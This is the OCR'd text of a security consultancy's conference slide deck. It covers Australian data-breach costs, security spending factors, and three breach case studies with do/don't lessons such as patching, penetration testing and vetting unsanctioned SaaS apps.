SPARTANS SECURITY

YOUR CYBERSECURITY PARTNER

# MITIE Security Conference 2026 Presentation

**Louay Ghashash**

M: +61 488 355 695

E: Louay.Ghashash@SpartansSec.com

W: www.SpartansSec.com

# Opening Statement

**Security Incidents and breaches don't just happen, they are a chain of failed controls**.

Break any failure in the chain and data breach could have been avoided

*Borrowed From Air Crash Investigation*

# Please Ask Any Questions

## There is no Stupid Question

***"Can the Chinese hack to my security cameras and steal my credit card details through the reflection in the eyes from the security footage?"***

# Cybersecurity Market Overview

For Australian Companies

# Cost of Data Breach- Australia*

## Average cost

Average cost of a data breach

$4.1

Million Dollars

Average cost per record

$150

Dollars

## Average times

Average time to identify a breach


194 Days

Average time to contain a breach

64 Days

** Source: IBM Data Breach Calculator 2024*

# Cost of Data Breach- Australia*





** Source: IBM Data Breach Calculator 2024*

# Security Spending Consideration

## Things to consider


- Businesses without any previous security program will need to spend more at the beginning to establish.
- Spending varies greatly based on number of factors including: size, complexity, structure, location, technology and regulatory compliance.
- Spending includes the security cost of:
  - Headcounts (including contractors)
  - Tools and technology
  - Managed Service Providers
  - Professional services
  - Compliance (including PCI)
  - Privacy (including GDPR)




*Source: Gartner 2026*

# Security issues
# And priorities

# Security Program Foundations




# War Stories

What do you during incidents

# Case Study 1

- Prominent Private Boys School
- 400 Staff with 2200 Student
- Many legacy Infrastructure and OnPrem Solution
- All past Alumni data stored on a File Server
- Don’t have data classification and protection enabled
- Average security posture

# Breach Unfolding




# Lesson's Learnt

| Don't | Do |
| --- | --- |
| • Delay Patching<br>• Delay Annual Pen Testing<br>• Just wing it without a tested Incident Response Plan<br>• Take your vendor that everything is without externally test it<br>• Delay retiring aging infrastructure.<br>• Delay Notification Process | • Test your Incident Response<br>• Commence your Data Classification<br>• Engage 3rd party to complete External Pen Testing annually<br>• Complete a maturity Assessment<br>• Test your SOC Services<br>• Adopt Zero Trust Architecture |

# Case Study 2

- Prominent Private Girls School
- 2500 student, and 400 Staff
- Good security company
- EDR implemented
- MDR with 24/7 monitoring and Incident Response
- Completed a major program to uplift their patch management
- Completed a large program to remove accounts with Admin Privileges
- Enforced a complex Password scheme

# Case Study 2




Meetings notes and summary were available to all attendee

Fireflies deleted it after emailing and escalating


# Lesson's Learnt

| Don't | Do |
| --- | --- |
| • Allow any unsanctioned App<br>• Use any SaaS Vendor without proper Australian Support<br>• Assume that SaaS will store your data locally<br>• Allow your external Board/AR member to use their own devices<br>• Allow application on Teams without Admin Consent | • Validate any SaaS vendor<br>• Ensure that any SaaS Application is configured Securely<br>• Review any approved Apps regularly |


# Case Study 3

- 12 months after a breach
- Global EDR vendor installed on all Endpoint
- Running OnPrem + EntraID
- Security team running Vulnerability and Patch management Program
- **Third Party 24/7 SOC with Active Managed Detection and Response**
- Offsite Backup

# Breach Unfolding



# During & After Incident Response



